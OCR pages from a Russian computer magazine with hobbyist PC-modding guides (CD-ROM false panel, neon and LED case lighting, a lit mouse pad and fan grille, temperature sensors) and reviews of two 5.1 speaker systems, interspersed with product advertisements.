Сначала сделай ножом надрез по периметру панели. Это нужно, чтобы было легче затем обламывать края и чтобы они получились ровными. Итак, обломай края. Смотри, осторожнее с углами! Если на обратной стороне панельки имеются крупные выпуклости от заводской заливки, срежь их. Обработай края ножом или мелкой шкуркой. Если не хочешь лишиться инди-



катора работы сидирома, придется для него сделать дырочку. Ее положение можно легко определить любым измерительным инструментом, находящимся под рукой. Размер отверстия подбирай на свой вкус. Я, например, вырезаю дырку в виде конуса, обращенного острием наружу. Дырку можно усовершенствовать, залив ее клеем на основе силикона (при высыхании получаем световод). Второй вариант решения индикатора - сделать его выносным при помощи двух проводов и светодиода. Теперь надо прикрепить панель к сидирому. Наклей площадки крепления на крышку трэя. Заметь, толщина и мягкость этих площадок позволят нажимать кнопки, надавливая на панель. Двух площадок обычно достаточно. Приклей панель прямо на них. Проверь нажатия. Так как на данном сидироме две кнопки, расположенные рядом, то нажимать следует не непосредственно на кнопку, а левее/правее нее. Наличие кнопки play нам не помешает. Сидиром готов к использованию!

Преимущества фальшпанели налицо: не нарушается гармония между корпусом и сидюком, а также гарантия на него; кроме того, сидиром не виден и появляется возможность шокировать друзей выезжающим внезапно диском.

КАК ОСВЕТИТЬ КОМП. PART I НЕОНКА, ИЛИ НУ, БЛИН, ФИЗИКА ОПЯТЬ

Теперь у тебя крутой промоденный комп с фальшпанелью, вентиляторами, сверхъяркими светодиодами и даже боковым окошком. Круто! Жаль только, что в это окошко ничего не видно.

Так чем же осветить внутренности компа, чтобы это было красиво, стильно, а главное - не добавляло проблем с охлаждением? Вариантов, как и в любом деле, несколько, на самом деле, даже не несколько, а огромное количество, которое может ограничиваться только полетом нашей фантазии. Поговорим о некоторых наиболее распространенных. Итак, что мы хотели бы получить в результате наших преобразований:

- яркость;
- красоту;
- невысокую температуру осветительного устройства;
- малогабаритность;
- возможность питания от энергоблока корпуса.

Но при этом могут возникнуть некоторые проблемы. Например, у твоего компьютера нет дополнительных кулеров, тогда важнейшим параметром осветительного устройства будет низкая температура. Значит, всяческие лампы накаливания отпадают: 1) нагреваются 2) светят некрасиво, и освещение от них выглядит, прямо скажем, отстойно. И что же делать? Пойти наловить светляков и посадить их в комп? Но их же придется кормить, а нам только этого не хватало. Да, есть еще вариант - поставить внутри корпуса маленький аквариум с маленькими электрическими скатами (между прочим, совмещение водяного охлаждения с освещением - и не жарко, и светло). Но их, увы, тоже надо кормить. Но что делать, если талант юного натуралиста погребен еще в пламенные детские годы или, наконец, ты просто не хочешь быть в ответе за тех, кого приручил?



К счастью, известно такое явление, как «люминесценция» или, как еще его называют, «холодное свечение». Поскольку мы не на уроке физики, и я не хочу, чтобы ты заснул, постараюсь пояснить это кратко и просто. Это явление основано на свечении некоторых веществ. Оно как бы возникает под действием источника энергии (ну, там света, ультрафиолетового излучения, электрического поля, при химической реакции и т.д., скучно). На основе этого явления земляне создали много различных источников света: люминесцентные лампы, те же светодиоды, газоразрядные источники света. Их все можно применять для подсветки внутренностей компа, но самым клевым для модеров является разновидность газоразрядного источника света (кошмар!) низкого давления - неоновая лампа. Фу! Короче,




МОДИНГ НА ПРАКТИКЕ II

PK4Y@modding.ru , Habl@modding.ru ...

лучше всего неонки, потому что они как раз сочетают в себе все необходимые параметры. Этим путем, кстати, идут все модеры на западе.

Но неонки тоже разные бывают, поди знай, какую выбрать. В этом мы сейчас и разберемся. В неонках излучение возникает при электрическом разряде в атмосфере неона. Наполняются они неоногелиевой смесью (ну, туда еще чего-нибудь добавляют для разных целей, например, аргон). Наиболее распространены сигнальные неоновые лампы тлеющего разряда (или неонки с простым катодом), в которых используется оранжево-красное свечение. Но для наших целей больше подходят неоновые рекламные трубки с холодным катодом (газосветные трубки), т.к. их при изготовлении можно гнуть и придавать им любую форму. Но при всем при этом есть один недостаток: это однообразное свечение все того же красно-оранжевого цвета. А ведь хотелось бы осветиться так, чтобы и радуга обзавидовалась.

К счастью, у художников можно позаимствовать прием наложения двух цветов друг на друга и сочетать в одной неоновой лампе два вида люминесценции: одну в газах (той самой неоногелиевой смеси) и вторую в твердых телах - каких-то специальных люминофорах, которыми покрывается внутренняя поверхность лампы. (Кстати, внутренняя поверхность так дорогого твоему сердцу монитора, если он конечно не ЖК, тоже покрыта сложным люминофором, который как раз и бомбардируется электронами с разной интенсивностью, заставляя его (люминофор) светиться неодинаково в разных частях экрана, вследствие чего и получается картинка.) Этот самый люминофор в зависимости от своего состава (о котором я ничего не скажу, чтобы ты не зевал) светится разным цветом. Так что теперь ты смело можешь освещать комп синей, зеленой, красной, оранжевой и т.д. неонкой. Кстати, а как она выглядит, эта модерская неонка? Она имеет форму трубки диаметром 10-30 мм и длиной 0,1-3 м и изготавливается из стекла, по концам впаиваются цилиндрические электроды из стали (возможны другие металлы). Внутренняя поверхность трубки, как ты уже понял, покрывается люминофором, а сама она наполняется смесью газов до определенного давления и некоторым количеством ртути.




Теперь посмотрим, как же работает газосветная трубка модера. Неонку включают в сеть переменного тока через трансформатор (от 500 вольт до 3000 вольт!) с магнитным рассеиванием, и между ее электродами возникает электрический ток, возбуждающий свечение атомов ртути, которое дает нам ультрафиолет. Последний, в свою очередь, возбуждает свечение люминофора. Следующий вопрос - как же подключить неонку к компу? Мда... это же офигеть можно, у тебя в компе из блока питания выходит 12 вольт, а тебе надо получить 500 вольт! Для этого есть такое устройство, которое называется инвертор. Принцип его действия такой же, как и у электрошока, который из кроны в 9 вольт получает напряжение 30000 вольт. Аналогично работает инвертор. В скором времени на сайте www.modding.ru появится схема этого устройства, и если ты дружишь с паяльником, то сможешь спаять его сам. Ну, а установить неонку в корпус тебе не составит труда, после того как ты уже сделал окошко!

Последний момент - где же взять неонки и инверторы? Может, хорошо поискав, ты достанешь где-нибудь китайские или тайваньские наборы (лампа плюс инвертор). Но вот мнение о них специалиста: «Неоновые лампы китайского и тайваньского производства слабомощны и недолговечны. В них установлены катоды низкого качества, поэтому мал и объем инертного газа. Следовательно, слаба светоотдача и невелик ресурс часов». Второй вариант - найти хорошие яркие лампы. Их можно привезти из Америки либо купить неонки нашего производства в www.pcdesign.ru. Кстати, здесь можно купить отдельно лампы и отдельно инверторы, а если перегорит китайская лампа, придется заново покупать весь набор.

КАК ОСВЕТИТЬ КОМП. PART II «СВЕТИЛЬНИК» ДЛЯ PC

А что, если тебя ломает покупать неоновую лампу или нет возможности, или просто для тебя западные утырки-модеры с неонками не авторитеты, и ты ищешь нестандартные пути. А может, ты хочешь испробовать все? Тогда мы научим тебя, как смастерить штуку, по светимости не хуже неонки. Вот тебе еще одна идейка, как осветить кишочки твоего ненаглядного компа своими руками.

NEXT





лица
бритья
бритья
BDF ●●●●
Beiersdorf
НОВИНКА
NIVEA
FOR
MEN
ОЧИЩЕНИЕ ЛИЦА
двойного действия
ГЕЛЬ ДЛЯ УМЫВАНИЯ
ВИТАМИННЫЙ УХОД
Очищение и баланс
НЕ СОДЕРЖИТ МЫЛА
ПРОСНИСЬ
С УДОВОЛЬСТВИЕМ!
НОВИНКА
Гель для умывания NIVEA For Men двойного действия.
Новейшее средство для очищения кожи лица.
• Эффективно очищает и освежает кожу лица.
• Не содержит мыла, не сушит кожу.
• Содержит провитамин B5 и витамин PP.
Товар сертифицирован
ДЛЯ МУЖЧИН, СПОСОБНЫХ ПОЗАБОТИТЬСЯ О СЕБЕ
Консультации квалифицированных специалистов по телефону 8 800 2 000 753. Звонок по России бесплатный.
www.NIVEA.com

МОДИНГ НА ПРАКТИКЕ II

PK4Y@modding.ru , Habl@modding.ru ...

Итак, тебе понадобятся:
1. Ненужный динамик или спикерфон (можешь смело выдрать его из компа, он как аппендикс там, на фиг не нужен).
2. CD диск.
3. Прозрачный кубик (продается в любом канцелярском магазине, служит держателем визиток или просто для бумажек) или пластиковая висюлька (как на фото) с люстры или светильника бабушки. Надеюсь, у нее люстра не хрустальная. Хрусталь, конечно, не подходит.
4. USB шнур.
5. Яркий светодиод синего цвета.

Берешь эту прозрачную штуковину, высверливаешь в ней дырку. Затем берешь обычную «болванку» или старый покоцанный компакт-диск с твоей любимой игрой 90-х годов. И аккуратно лепишь к ней свой кубик или висюльку (я думаю, с какой стороны - догадаешься сам). Вклеиваешь в нее светодиод. Берешь USB шнур, находишь контакты 5 V (можно искать с помощью диода, а если не врубаешься – языком ;-)). В динамике вырезаешь отверстие и пропускаешь через него шнур. Надеваешь шнур на диод, а сверху прижимаешь заранее намазанным клеем динамиком. Ждешь, пока высохнет, и все готово! Теперь можно лепить его с помощью магнита динамика на любую железку (даже на лоб, если тебе туда вживляли металлическую пластину ;-)). Самый простой способ - поставить эту светящуюся штуку на дно корпуса.





Светит просто супер! И есть свои плюсы: не греется, не занимает лишний разъем блока питания. Можно также использовать вместо USB шнура шнур от PS/2, но тогда придется написать «дрова» под него, чтобы постоянно подавался ток, тоже стильное занятие, достойное модера. Или такие дрова и программу, чтобы можно было контролировать включение и выключение фонарика. Можно подключить это приспособление к материнской плате в то место, куда подключают светодиоды на Power и HDD, если не хочешь использовать USB шнур. Дай волю своей фантазии, и у тебя получится светильник еще круче. Поэкспериментируй с зеркалами или линзами, возможно, стоит вставить несколько светодиодов, можно разноцветных. Короче, путь для творчества открыт.

ТЕМПЕРАТУРНЫЕ ДАТЧИКИ

Хорошо, светильниками и кулерами ты свой комп напичкал, ну, а кто же будет следить за его температурой? Не пожалей для друга температурных датчиков! Самые популярные - датчики Hardcano и система температурного контроля TS(tm) Thermal@Control. Модель Hardcano представляет собой панель с двумя жидкокристаллическими температурными дисплеями и вентилятором для HDD между ними. Она замечательно смотрится на панели PC, а также охлаждает жесткий диск, который в этом случае вставляется на специальных салазках, входящих в комплект Hardcano, и выводит информацию о температуре любых двух устройств, к которым подведены щупы. Можно, например, наблюдать температуру процессора и температуру видеокарты. Система TS(tm) Thermal@Control - более дорогой и элитный вариант. Но и возможностей у нее побольше. Вот вкратце о них:



Основное устройство устанавливается в отсек 5.25», но не занимает весь отсек.
Имеется 8 термодатчиков. Их можно закрепить на поверхности процессора или любой другой микросхемы, жесткого диска или какой-либо платы.
Система имеет жидкокристаллический индикатор, на котором отображаются последовательно показания каждого термодатчика, номера активных вентиляторов и точные значения напряжений питания +5В и +12В.
Температура устройств отображается в оС или оF. Диапазон отображаемых температур: от 0оС до +100оС.
Показания каждого датчика температуры считываются каждые 5 секунд (полный цикл считывания составляет 40 секунд).
Пороговые значения температуры устанавливаются отдельно для каждого канала (термодатчика).
Возможно подключение до 8 управляемых вентиляторов, имеющих напряжение питания +12В, которые включаются при достижении порогового значения температуры на 1..8 каналах соответственно.
Возможна установка режима постоянного функционирования для любого вентилятора.
Для хранения установок используется энергонезависимая память типа EEPROM.
Имеется функция подсветки ЖК-индикатора.
Основное устройство имеет 6 кнопок управления.
В общем, теперь ты, как добрый доктор Айболит, будешь всегда знать температуру (и не только) своего подопечного!

NEXT





Счастливые часы переключают!

Говори в 2 раза дешевле в любое время суток!



Выбери сам время 50% скидки* в SIM-меню своего телефона!

Утро	с 10:00 до 14:29
День	с 14:30 до 17:59
Вечер	с 18:00 до 21:59
Ночь	с 22:00 до 09:59

* скидка предоставляется на все исходящие и входящие локальные звонки







Звоните: 507-7777; www.gsmlite.ru


Центры обслуживания абонентов: **новый!** Москва, ул. Бахрушина, д. 32, стр. 1 (метро «Павелецкая»); ул. Новослободская, д. 23 (метро «Новослободская», «Менделеевская»).

Фирменный салон МегаФон (ООО «Мобитель»): Москва, пл. Малая Сухаревская, д. 1 (метро «Сухаревская»); тел. 564-8877.

Наши дилеры: Евросеть 777-7710, Техмаркет 723-3333, Связной 500-0333, Мобильные Советы 729-5710, Анарион 974-2323, Мобитель 243-3243, MAXIMUS 721-3366, Бета Линк 725-6005, DIXIS 722-2222, Прейс-центр 214-2762, ABC-Telecom 258-2255, Маранд АЕ 290-6555, VOBIS 796-9228, М.Видео 777-7775, Астра Телеком 937-5141, АЛАН Связь 745-2390, Элмос-Лайн 254-4880, Мегасот 247-2000. Сеть автоматов по продаже карт экспресс-оплаты Парнет, которые расположены во всех торговых центрах Москвы и Московской области.

ЗАО «Соник Дуо». Лицензия Минсвязи РФ № 15002

PK4Y@modding.ru , Habl@modding.ru ...




СВЕТЯЩИЙСЯ КОВРИК ДЛЯ МЫШИ

Настоящему светоману мало только освещенного компа и сверхъярких светодиодов в корпусе и клаве. Он пойдет дальше и осветит все... Например, коврик для мыши! Долой старые коврики! Итак, какие нужны инструменты?

- Обычная пила. Ею будем вырезать предварительную заготовку для коврика.
- Напильники для обработки краев коврика.
- Дремель для придания формы заготовке и для вырезания каналов под провода и светодиоды.

Для коврика со светящимися краями тебе понадобится небольшой лист плексигласа толщиной 5мм и 2 сверхъярких светодиода. Наметь контуры коврика на защитном слое оргстекла и вырежи. Кстати, постарайся не снимать этот слой, пока все не доделаешь. Он защищает стекло от всяких царапин и жирных пальцев. Далее закругли дремелем острые углы, чтобы у коврика была более подобающая форма. Теперь надо обработать его края напильником. По плексигласовому коврику, в форме которого нет прямых линий и прямых углов, лучше всего работать напильником с закругленным профилем. Провода и светодиоды поместим внутрь коврика параллельно его плоскости. Для этого нужно проделать дремелем (уже с помощью другой насадки в виде сверла) в коврике канал. Причем канал нужно сделать достаточно глубоким. Если диаметр светодиодов велик (скажем, тоже 5мм), то их придется немного обточить напильником. Подключать светодиоды будем к 5В питания компьютера. Поэтому используем красный (+) и черный (земля) провода блока питания. Если светодиоды рассчитаны, скажем, на 2.1В, их можно соединить параллельно и добавить один резистор сопротивлением 82Ом. Он нужен, чтобы понизить напряжение с 5В до 2В. Резистор также позволяет регулировать яркость светодиодов. Стоит присоединить резистор большего сопротивления, и светодиоды станут неяркими. Можешь также подсоединить обычный переключатель, если хочешь отключать светодиоды. Чтобы провода и диоды держались в коврике, можно использовать клейкую ленту или клей. Подключаем коврик к питанию и проверяем. Вау! Работает (надеюсь, у тебя тоже)! Круто! Теперь можно снять с плексигласа защитный слой.





Если у тебя оптическая мышь, тебе придется покрыть коврик каким-нибудь материалом, например, куском ткани, чтобы мышь работала. К тому же ткань скроет светодиоды и провода. Ну, а если у тебя механическая (обычная) мыша, то ты можешь коврик ничем не покрывать. На коврике можно сделать рисунок или надпись, и она будет светиться. Просто возьми дремель или очень острый гвоздь и процарапай картинку. Только нужно проводить очень мелкие линии. Причем, лучше всего наносить картинку с обратной стороны плексигласа как зеркальное отображение. Затем просто переверни оргстекло и вставь светодиоды. Все будет светиться гораздо ярче. А почему бы не применить этот же метод к окошкам корпуса? Прочерти любой рисунок на плекси и установи его в качестве окна. Включи светодиоды и любуйся на свое творение! Или нарисуй какой-нибудь смайлик на маленьком кусочке оргстекла и водрузи его на монитор или подари подружке на день рождения!

СВЕТОГРИЛЬ, ИЛИ СВЕТЯЩАЯСЯ РЕШЕТКА ДЛЯ ВЕНТИЛЯТОРА

Теперь поговорим о решетках для вентиляторов. Тебе наверняка уже приелись обычные стандартные модели. Конечно, идеальный и самый популярный вариант сейчас - заменить их прикольными фигурными решетками в форме атома, биохазарда или дракона, которые вырезаются лазером (laser cut grills). Но, помимо этого, можно и самому поработать головой и руками и смастерить что-нибудь стильное. Например, можно сварганить решетку из плексигласа, и вырезать дремелем на ней какой-нибудь узор. А чтобы было еще веселее, давай подсветим ее светодиодами (светомания продолжается :)).

Тебе пригодятся:

1. кусок плексигласа (небольшой, размером со старую решетку);
2. дремель;
3. два синих сверхъярких светодиода;
4. чертежные принадлежности и голова с воображением.

Размер оргстекла можно определить с помощью вентилятора. Причем, нужно добавить со всех сторон по 1 см, чтобы было где устанавливать светодиоды. Итак, вырезаешь дремелем (для тебя это уже раз плюнуть) плексигласовый квадрат. Рисуешь картинку. Прорезаешь отверстия в узоре дремелем с помощью насадки для резьбы. Морально приготовься к тому, что вокруг будет много пыли, и все покроется пластмассовой стружкой. Теперь проделываешь в плексигласовой решетке по бокам две «выемки» и вставляешь в них светодиоды. Остается только закрепить светящуюся решетку за отверстием для вентилятора. Ну вот, мод готов! Как видишь, немного работы, и у тебя появилась крутая замена для обычных решеток!



ЗАКЛЮЧЕНИЕ

В следующий раз мы, возможно, поговорим о том, как сделать «самопальные» Fanbus и Baybus (на западе их можно просто купить, если ломает мастерить самому). Для тех, кто не знает, поясняем: фэнбас - это устройство, позволяющее соединить провода питания всех кулеров в одном месте, в результате ты не мучаешься с проводами, и у тебя остаются свободными разъемы блока питания. Ну а Baybus - девайс с переключателями для понижения уровня шума от кулеров компа. Он позволяет включать и выключать вентиляторы по желанию модера. Так что если тебя интересует, как контролировать шум от вентиляторов, и ты страдаешь светодиодоманией, то жди выхода следующего модерского повествования.





R-Style® Proxima® MC

С помощью компьютера R-Style® Proxima® MC на базе высокопроизводительного процессора Intel® Pentium® 4 Вы сможете играть в самые современные компьютерные игры. По новейшим мультимедийным энциклопедиям Вы сможете быстрее запомнить и глубже проработать материал. Также компьютеры производства R-Style Computers открывают практически неограниченные возможности для создания музыки, компьютерной графики, редактирования видео и моделирования вселенной.

Технические характеристики:

Процессор: Intel® Pentium® 4 1,50 ГГц (2,53 ГГц)
Память: 128 МБ (3ГБ)
FDD 1.44 МБ
CDD 52x
Жесткий диск: 20 ГБ (60 ГБ 7200 об/мин)
Звук совместимый с AC'97
Операционная система Microsoft® Windows®

Компьютеры R-Style® Proxima® сертифицированы на совместимость с операционной системой Microsoft® Windows® XP.

Система качества разработки, проектирования и производства R-Style Computers сертифицированы на соответсвие международному стандарту ИСО 9001:2000.



Оптовые поставки: www.rsi.ru
Компания RSI тел.: (095) 907-1101, факс: (095) 904-5995
Интернет магазин: www.computerplaza.ru
Техническая поддержка:
R-Style Computers тел.: (095) 903-3830
www.r-style-computers.ru

Партнеры по розничной продаже и системной интеграции:

Астрахань Компания «ТАН»
(8512) 24-57-43, 22-70-60, 39-21-24
Братск ООО БАЙТ
(395-3) 41-1121, 41-3834
Владивосток R-Style
(4232) 26-9052
Губкинский, ЯНАО
МУП «ПурИнформ» (345 36) 5-5719
Красноярск Лансервис
(3912) 23-9342, 23-8370
Москва АБН
(095) 960-2323, 755-8813 (многокан.)
Москва
R-Style (095) 904-1001 (многокан.)
Москва
Группа компаний СИБКОН
(095) 923-44-72, 292-7762
Нижний Новгород R-Style
(8312) 44-3517, 44-1622
Новосибирск R-Style
(3832) 66-8058, 66-6378
Ростов-на-Дону R-Style
(8632) 52-4813, 58-7170
Санкт-Петербург R-Style
(812) 167-14-30 (31, 32)
Тула Питер - Софт
(0872) 355-500, 335-510
Уфа Альбея-Техпроект
(3472) 23-7472, 23-7476
Уфа Онлайн
(3472) 248-228, 259-681
Хабаровск R-Style
(4212) 21-8549, 22-0675

С Д Е Л А Н О   В   Р О С С И И   –   С Д Е Л А Н О   Н А   С О В Е С Т Ь !

p0r0h (p0r0h@real.xakep.ru)



НАДО НАПИСАТЬ ВСТУПЛЕНИЕ!!!НАДО НАПИСАТЬ ВСТУПЛЕНИЕ!!!НАДО НАПИСАТЬ ВСТУПЛЕНИЕ!!!НАДО НАПИСАТЬ ВСТУПЛЕНИЕ!!!НАДО НАПИСАТЬ ВСТУПЛЕНИЕ!!!НАДО НАПИСАТЬ ВСТУПЛЕНИЕ!!!НАДО НАПИСАТЬ

ОПИСАНИЕ ПОЛЯ БОЯ

Материнская плата: MSI K7T266 Pro2-A (MS-6380E Ver1.0)
Процессор: AMD AThlon 1800+ XP
Память: NCP 512 MB DDR;
Жесткий диск: Maxtor D740X-6L (19,5 GB);
Видеокарта: ATI Radeon 9500
Звуковая карта: Creative Sound Blaster Live 5.1
ОС: Windows XP Home Edition (build 2600).





DOLBY...

DolbyProLogic - устаревающий стандарт объемного звука, использующий четыре звуковых канала, включая центральный, а также специальную схему раскладки тылового звука. Воспроизводимый диапазон частот: от 100 Гц до 7 кГц.
Dolby Digital 5.1, он же AC-3 (Audio Code-3), использует уже шесть каналов - два спереди, два сзади, один по центру и один для долбежки сабвуфера. Полоса пропускания частот также увеличилась и составляет от 20 Гц до 20 кГц. К достоинствам этого стандарта относят и то, что при нем неслышимый звук отбрасывается, а оставшийся уже раскладывается на шесть каналов.

SVEN HT-485

ПЕРВЫЙ ВЗГЛЯД

Набор акустики SVEN HT-485 предназначен, прежде всего, для построения домашнего кинотеатра. И надо отметить, общую картину он портить не должен. Напротив, стильный серебристый дизайн, а также форма колонок говорят об благородном происхождении. Сабвуфер довольно массивный, с выведенным вниз динамиком, обладающий резиновым подвесом, что сразу наводит на мысль о мощных «низах». Если же снять сеточку с сателлитов, то взору предстанут однополосные динамики.

ХАРАКТЕРИСТИКИ:

- Материал корпуса колонок: дерево у сабвуфера и пластмасса у сателлитов.
- Выходная мощность: фронт/тыл - 2х10 Вт, центр - 10 Вт, сабвуфер - 40 Вт.
- Встроенный декодер DolbyProLogic и DolbyDigital 5.1.
- Входы: оптический, коаксиальный, аналоговый (стерео).
- Пульт ДУ.
- Частотный диапазон усилителя: 20-20000 Гц.
- Размеры: сателлиты - 74x110x154 мм, центральный динамик - 211x74x110 мм, сабвуфер - 365x200x380 мм.
- Вес: 13,7 кг.
- Цена: 230-250$.

Впрочем, их качество звучания (как и всей системы в целом) нам еще предстоит выяснить.

ПОДКЛЮЧАЕМ!

Для подключения колонок в комплекте идут довольно качественные многожильные двухцветные провода, так что при подключении сателлитов к сабвуферу путаницы не будет. Защелки на сабе схватят провода мертвой хваткой, что тоже радует. Подсоединить набор можно как через коаксиальный, так и через оптический вход. Для подключения к стойке у сателлитов сзади имеются два отверстия с резьбой, а за закрепление их на стене отвечает другая, более широкая дырочка ;]. Сабвуфер же устанавливается на специальные стальные ножки, благодаря которым он становится похожим на выкидыш Мойдодыра :]. А чтобы пол не поцарапался стальными лапками, на них можно надеть прорезиненную обувку.

ОСОБЕННОСТИ

Первое, что можно отметить, подключая SVEN HT-485, это его мягкий нрав. При включении и выключении нет никаких паразитирующих щелчков и треска, сказывается хорошая работа автоматики. Управлять же этой акустикой можно только пультом ДУ. Дисплей на сабвуфере при этом отображает режимы ее работы. Режимов и настроек хватит большинству привередливых ушей, так что за эффекты и разнообразие звучания можно быть спокойным (сказывается использование эффект-процессора). К тому же SVEN HT-485 оснащен электронным эквалайзером, что совсем шоколадно.

СЛУШАЕМ!

Прослушать и оценить работу SVEN HT-485 предстояло на нескольких DVD-фильмах («Микрокосмос», «Властелин колец»), разнообразных Audio-CD и дисках с MP3'шками, а также на крутых гамесах с продвинутым звуком (UT 2003, Mafia и т.д.). Что сразу вызвало симпатию, так это четкая работа сабвуфера без всяческих захлебываний и мерзкого бульканья. А вот если оставить его без работы, то становится слышен низкочастотный фон от тока. Частота среза сабвуфера поддается настройке с помощью пульта ДУ, поэтому басы можно легко подобрать на собственный вкус. Что касается сателлитов, то чувствуется нехватка ВЧ-динамиков. Однако отсутствие чистых «верхов» компенсируется настройкой встроенного электронного регулятора тембра. В целом же, диалоги и эффекты в DVD-фильмах довольно четкие и яркие, без заметных искажений. Музыка играет ровно, но все-таки не так насыщенно, как хотелось бы. Ну, а в игрушках SVEN HT-485 проявляет себя с самой лучшей стороны, радуя геймеров мощными взрывами, шумом встречного ветра и визгом шин.

CREATIVE MEGAWORKS 510D

ПЕРВЫЙ ВЗГЛЯД

Если набор Creative MegaWorks 510D удалось успешно донести до дома и не прогнуться от его внушительного веса, то после распаковки коробки взору предстанут огромный сабвуфер и симпатичного вида сателлиты. Деревянный сабвуфер имеет форму куба с ножками с подошвой из мягкой резины. Кстати, резиновые ножки есть и у съемных подставок для сателлитов, так что ничего скользить и падать не будет.

ПОДКЛЮЧАЕМ!

К MegaWorks 510D можно подключить любую звуковую карту (двух-, четырех- или шестиканальную). Для этого имеется 6-канальный аналоговый вход на основе разъемов «миниджек». Но лучше все-таки подсоединить акустику по цифре к родной креативовской многоканальной звуковухе. Правда, сделать это придется не через обычный разъем S/PDIF, а только через специализированный 4-контактный разъем «миниджек», используемый в новых звуковых картах от Creative. Провода для подключения довольно качественные с разъемами RCA на одном конце и залуженными на другом. Все это лужение нужно для того, чтобы тонкие жилы не пострадали от острых зажимов, да и электрический контакт будет на порядок лучше. Сзади сабвуфера, помимо основных разъемов для подключения, имеется вход для проводного пульта ДУ, регулятор уровня басов и переключатель высоких частот (Treble Flat/Reduce). Подставки обладают постоянным углом наклона, а к сателлитам крепятся винтами с удобной головкой. Центральная колонка устанавливается на монитор с помощью самоклеющихся резинок, или же можно воспользоваться специальной подставкой с плавной регулировкой наклона.



ХАРАКТЕРИСТИКИ:

- Материал корпуса колонок: дерево у сабвуфера и пластмасса у сателлитов.
- Входы: 2-, 4-, 6-канальный аналоговый, 6-канальный цифровой.
- Мощность: сателлиты - 70 Ватт (на каждый), сабвуфер - 150 Ватт.
- Частотный диапазон: сабвуфер - 32-50 Гц, сателлиты - 150-18 кГц.
- Соотношение сигнал/шум: 95 дБ.
- Пульт ДУ.
- Размеры: сателлиты - 108x160x143 мм, сабвуфер - 325x290x305 мм.
- Вес: сабвуфер - 9 кг, сателлит - 0,5 кг.
- Цена: 350-370$.

ОСОБЕННОСТИ

Сразу предупреждаю, что при интенсивной эксплуатации усилитель, встроенный в сабвуфер, довольно сильно нагревается, поэтому сам саб нужно устанавливать на открытое место с доступом свежего воздуха. Так что под стол или вплотную к стенке его ставить категорически не рекомендуется. Еще следует позаботиться о соседях и сбавлять громкость при наступлении 22-00 ;]. Иначе направленный вниз мощный динамик обеспечит им нервный срыв, который вполне может закончиться вызовом людей либо в белых халатах, либо с дубинками в руках и нехорошей улыбкой на устах. Кстати, работа сабвуфера заслуживает отдельного упоминания. По сравнению с сабами прошлых линеек от Creative, этот имеет не только большие размеры, но и более качественный динамик с жестким резиновым подвесом и пропитанным лаком диффузором головки. Стенки сабвуфера выполнены из дерева толщиной полтора сантиметра, а изнутри обложены толстым слоем звукопоглощающего материала (весьма напоминающим нашу обычную стекловату). В общем, конструкция саба имеет все необходимое для качественной и мощной долбежки.

СЛУШАЕМ!

Ну, а теперь самое интересное - оценка качества звучания. Первое, что начинаешь понимать, когда включаешь эту систему - какой все же большой запас по мощности у MegaWorks 510D (видимо, не случайно на коробке красуется гордая наклейка, сообщающая об итоговой мощности на 500 Ватт (RMS). Если же выкрутить регулятор громкости на пульте ДУ до конца и прибавить басов, то, считай, коллективная заявка в милицию от свихнувшихся соседей тебе обеспечена. К слову, даже на высокой громкости система играет просто великолепно и выдает мягкие и объемные басы. Причем, подобная картина наблюдается независимо от того, что слушает или во что играет юзер. Сателлиты прекрасно справляются со своей задачей, благодаря чему средние и высокие частоты создают равномерное и чистое звуковое поле вокруг слушателя. Сабвуфер же дополняет это поле мощными и глубокими басами, которые способны довести до оргазма даже самого привередливого юзверя. В общем, Creative MegaWorks 510D сможет доставить истинное удовольствие практически всем любителям DVD, качественной музыки и хардкорных игрушек.



CD-ROM/R/RW

Никита Кислицин aka Nikitos
(nikitos@real.xakep.ru)

«CD-ROM»

